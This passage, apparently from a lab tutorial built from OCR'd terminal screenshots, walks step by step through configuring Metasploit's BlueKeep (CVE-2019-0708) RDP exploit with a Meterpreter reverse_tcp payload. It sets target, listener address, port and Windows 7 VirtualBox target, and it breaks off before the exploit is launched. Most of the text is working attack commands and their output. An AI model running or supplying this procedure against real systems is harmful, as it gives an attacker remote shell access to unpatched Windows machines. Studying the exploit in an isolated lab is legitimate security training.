


```
msf5 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > set RHOST 192.168.206.1
RHOST ⇒ 192.168.206.1
msf5 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) >
```

Set payload as,

set payload windows/x64/meterpreter/reverse_tcp


output:



```
msf5 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > set RHOST 192.168.206.1
RHOST ⇒ 192.168.206.1
msf5 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > set payload windows/x64/meterpreter/reverse_tcp
payload ⇒ windows/x64/meterpreter/reverse_tcp
msf5 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) >
```

Type options and get options.

Output:




```
Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST                      yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic targeting via fingerprinting


msf5 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > set LHOST 192.168.196.130
LHOST => 192.168.196.130
msf5 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > set LPORT 4444
LPORT => 4444
msf5 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > options

Module options (exploit/windows/rdp/cve_2019_0708_bluekeep_rce):

   Name             Current Setting  Required  Description
   ----             ---------------  --------  -----------
   RDP_CLIENT_IP    192.168.0.100    yes       The client IPv4 address to report during connect
   RDP_CLIENT_NAME  ethdev           no        The client computer name to report during connect, UNSET = random
   RDP_DOMAIN                        no        The client domain name to report during connect
   RDP_USER                          no        The username to report during connect, UNSET = random
   RHOSTS           192.168.206.1    yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT            3389             yes       The target port (TCP)


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.196.130  yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic targeting via fingerprinting


msf5 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > 
```

Go to another terminal

Type ifconfig eth0,


Output:



```
root@kali:~# ifconfig eth0
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.196.130  netmask 255.255.255.0  broadcast 192.168.196.255
        inet6 fe80::20c:29ff:fe39:1d3f  prefixlen 64  scopeid 0×20<link>
        ether 00:0c:29:39:1d:3f  txqueuelen 1000  (Ethernet)
        RX packets 16069  bytes 15234547 (14.5 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 10631  bytes 958804 (936.3 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

root@kali:~# 
```

Type set LHOST ”inet adress ”

Output:




```
Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST                      yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic targeting via fingerprinting


msf5 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > set LHOST 192.168.196.130
LHOST ⇒ 192.168.196.130
```

Set LPORT,


set LPORT 4444,

Output :



```
msf5 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > set LHOST 192.168.196.130
LHOST => 192.168.196.130
msf5 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > set LPORT 4444
LPORT => 4444
```


Search options:



```
msf5 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > options

Module options (exploit/windows/rdp/cve_2019_0708_bluekeep_rce):

   Name             Current Setting  Required  Description
   ----             ---------------  --------  -----------
   RDP_CLIENT_IP    192.168.0.100    yes       The client IPv4 address to report during connect
   RDP_CLIENT_NAME  ethdev           no        The client computer name to report during connect, UNSET = random
   RDP_DOMAIN                        no        The client domain name to report during connect
   RDP_USER                          no        The username to report during connect, UNSET = random
   RHOSTS           192.168.206.1    yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT            3389             yes       The target port (TCP)


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.196.130  yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic targeting via fingerprinting


msf5 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > █
```

Type show targets,

Output:




```
msf5 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > show targets

Exploit targets:

   Id  Name
   --  ----
   0   Automatic targeting via fingerprinting
   1   Windows 7 SP1 / 2008 R2 (6.1.7601 x64)
   2   Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - Virtualbox 6)
   3   Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - VMWare 14)
   4   Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - VMWare 15)
   5   Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - VMWare 15.1)
   6   Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - Hyper-V)
   7   Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - AWS)


msf5 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) >
```

Its shows virtual box 6 windows 7.

The I set target as 2,

set target 2


Output:



```
msf5 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > set target 2
target ⇒ 2
msf5 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) >
```

Again search options,


Output:




```
target ⇒ 2
msf5 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > options

Module options (exploit/windows/rdp/cve_2019_0708_bluekeep_rce):

   Name             Current Setting  Required  Description
   ----             ---------------  --------  -----------
   RDP_CLIENT_IP    192.168.0.100    yes       The client IPv4 address to report during connect
   RDP_CLIENT_NAME  ethdev           no        The client computer name to report during connect, UNSET = random
   RDP_DOMAIN                        no        The client domain name to report during connect
   RDP_USER                          no        The username to report during connect, UNSET = random
   RHOSTS           192.168.206.1    yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT            3389             yes       The target port (TCP)


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.196.130  yes       The listen address (an interface may be specified)
